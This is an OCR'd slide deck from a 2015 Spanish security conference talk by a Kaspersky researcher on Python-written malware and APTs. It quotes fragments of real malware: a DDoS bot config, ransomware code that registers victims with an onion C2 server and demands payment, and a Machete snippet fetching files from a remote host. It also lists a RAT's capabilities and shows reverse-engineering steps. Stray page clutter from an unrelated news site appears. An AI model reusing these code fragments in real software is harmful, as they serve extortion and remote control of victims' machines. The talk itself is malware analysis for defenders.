IX JORNADAS STIC CCN-CERT

DETECCIÓN E INTERCAMBIO, FACTORES CLAVE


Madrid, 10 y 11 de diciembre 2015

APT- con P de Python

CCN Centro Criptológico Nacional

- Vicente Díaz @trompi
- Kaspersky Lab
- Vicente.diaz@kaspersky.com

Intro – Dónde estamos


KASPERSKY
GREAT
Kaspersky Lab's Targeted Cyberattack Logbook 2015
Today, in Kaspersky Lab's Global Research and Analysis Team public portfolio there are 41 advanced persistent threats
2010
Stuxnet
2011
Duqu
2012
Gauss
Flame
miniFlame
2013
TeamSpy
Miniduke
RedOctober
Icefog
2014
Darkhotel
CosmicDuke
Regin
Careto / The Mask
Epic Turla
Energetic Bear / Crouching Yeti
2015
Duqu 2.0
Naikon
Hellsing
Sofacy
Carbanak
Desert Falcons
Equation
Animal Farm
Darkhotel - part 2.
MsnMM Campaigns
Satellite Turla
Wild Neutron
Blue Termite
Spring Dragon
Winnti
NetTraveler
Kimsuky
Learn more: apt.securelist.com

LA VANGUARDIA

> Popular

CULTURA | LA CONTRA | VIAJES | TELEVISIÓN | AGENDA | Más Popular

Televisión

Los diez anuncios que te emocionarán esta Navidad

Emotivos mensajes en las campañas de las marcas más importantes en estas fechas

Ramos, enfadado con Piqué, quiere hablar cara a cara con él

Pep Guardiola: "¿Yo, al Madrid? No, no sería bueno, no encajamos"

Opción 1 – Desarrollo Propio

Ventajas:

- Exclusividad
- Adaptado a las necesidades
- Tecnología propia

Desventajas:

- Atribución
- Coste
- Caducidad

Opción 2 – Desarrollo Externo

Ventajas:


- Precio
- Atribución
- Velocidad

Desventajas:

- Falta de control
- Exclusividad

Externo

trol



Opción 3 – Reutilización

Ventajas:

- Precio
- Atribución
- Velocidad

Desventajas:

- Necesidades
- Exclusividad

Python y malware

Lenguajes interpretados: Baja detección.
“Multiplataforma”

No importa el tamaño.

Facilidad para implementar cualquier funcionalidad.

DDoSer

```
ircServers = [
   "t4qtu5hr7ng*****.onion:6667:#t9OioTe”

 s.send("JOIN #Administration LICKMYBALLS\r\n")

doSSHscan=False
doTeamSpeak=False
doFTPflood=False
doTCPflood=False
doSSLflood=False
doHTTPSflood=False
doomeglespreader = False
doUDPflood=False
doTeamSpeaks=False
doFTPSflood=False
doProtect=True
doHTTPflood=False
botkiller = False
```

Ransom

```
encrypt_ext = set(['.3fr', '.aac', '.accdb', '.ai', '.arw', '.bay', '.cdr', '.cer', '.cr2', '.crt', '.crw', '.txt', '.rtf',
'.mp3', '.mp4', '.flac', '.iso', '.vdi', '.dbf', '.dcr', '.der', '.dng', '.doc', '.docm', '.docx', '.dwg', '.dxf', '.dxg',
'.eps', '.erf', '.indd', '.jpe', '.jpg', '.jpeg', '.png',  '.kdc', '.mdb', '.mdf', '.mef', '.mrw', '.nef', '.nrw', '.odb',
'.odm', '.odp', '.ods', '.odt', '.orf', '.p12', '.p7b', '.p7c', '.pdd', '.pdf', '.pef', '.pem', '.pfx', '.ppt', '.pptm',
'.pptx', '.ps', '.psd', '.pst', '.ptx', '.r3d', '.raf', '.raw', '.rtf', '.rw2', '.rwl', '.srf', '.tiff', '.srw', '.wb2', '.wpd',
'.wps', '.xlk', '.xls', '.xlsb', '.xlsm', '.xlsx', '.zip', '.rar', '.7z'])

 response = urllib2.urlopen('http://oshy4jtdaj44xxxx.onion:1337/register?ip=' + ip + '&width=' +
str(width) + '&height=' + str(height))

if not key:
    user32dll.MessageBoxA(None, "We have not received your payment yet.\nIf you have just
completed the payment, please make sure that the transaction has been processed successfully and
try again.", "Payment required", 0x00040040)
```

APTs

Machete – complejidad muy baja!


Universitarias.pps


```
try:
   ruta = 'http://' + ftp_servidor2 + '/' +
WebCam + '/Cam.txt'
   site = urllib.urlopen(ruta)
   meta = site.info()
   peso = meta.getheaders('Content-
                          Length')[0]
   if peso == '1635':
      pass
   else:
```

APTs

Machete – complejidad muy baja!


Universitarias.pps





```
p://' + ftp_servidor2 + '/' +
/Cam.txt'
b.urlopen(ruta)
e.info()
eta.getheaders('Content-
                Length')[0]
if peso == '1635':
   pass
else:
```

Scarlett

- Reverse shell
- Loading DLLs
- Keylogging
- Remote CMD
- Execute Command
- SFTP communication
- Web download
- Uninstall agent






Serial: 01 00 00 00 00 01 2d c1 75 fc 6f
Thumbprint: ed 13 11 df a1 7b ce 95 9b 56 17 02 ff 8e b1 15 90 94 22 3c
Valid from: Wednesday, January 26, 2011 11:53:26 AM
Valid to: Thursday, April 26, 2012 11:53:26 AM
Subject:
O = Office National des Vacances Annuelles
OU = Terms of use at www.verisign.fr/rpa (c)05
S = BRUSSELS
L = BRUSSELS
C = BE
CN = vivaldi.onva-rjv.fgov.be

Analizar python

Python burrito

.PY
.PYC
.PYD
.PYZ

pyinstxtractor.py ftw!



A veces hay que buscar el PYZ manualmente …

```
4E47 5059 5A00 03F3  XPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPYZ..Û
5868 1994 4157 E81E  ....flI.....x/mRQk€0.VöÆ.¶∞ü∞{(].õI ^.ΔXh.îAWË.
D868 2116 6C07 421F  ð`0ätéEd…HÁtŸè.;πi”m5Ël:›}flß”)±°Ü°>Òą0ÿh!.l.B.
```

```
6967 2E68 0000 0000 0000 0000 0000 0000 0000 0030 0044 E4A6 0000 0142 0000 02DB 0162 7363 5F74 6D70 2E65 7865 2E6D  ig.h.............0.D%¶...B...€.bsc_tmp.exe.m
616E 6966 6573 7400 0000 0000 0000 0000 0000 4D45 490C 0B0A 0B0E 0044 EC50 0044 E5E8 0000 0610 0000 001B 7079 7468  anifest..........MEI.....DÏP.DÂË........pyth
6F6E 3237 2E64 6C6C 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000  on27.dll.....................................
0000 0000 0000 0000 0000 0000 0000 A00D 0000 0002 0200 3082 0D8D 0609 2A86 4886 F70D 0107 02A0 820D 7E30 820D 7A02  .............†.......0Ç.ç..*ÜHÜ˜....†Ç.~0Ç.z.
```

```
import dis

...
print  dis.disassemble(marshal.dumps(de_aesed))
```

Y voilá:

```
 85 LOAD_NAME              8 (chr)
88 LOAD_CONST             5 (78)
 91 CALL_FUNCTION          1
 94 LOAD_NAME              8 (chr)
97 LOAD_CONST             6 (50)
100 CALL_FUNCTION          1
 103 BINARY_ADD
104 LOAD_NAME              8 (chr)
```

Conclusiones

E-Mails

- info@ccn-cert.cni.es
- ccn@cni.es
- sondas@ccn-cert.cni.es
- redsara@ccn-cert.cni.es
- organismo.certificacion@cni.es

Websites

- www.ccn.cni.es
- www.ccn-cert.cni.es
- www.oc.ccn.cni.es

Síguenos en Linked in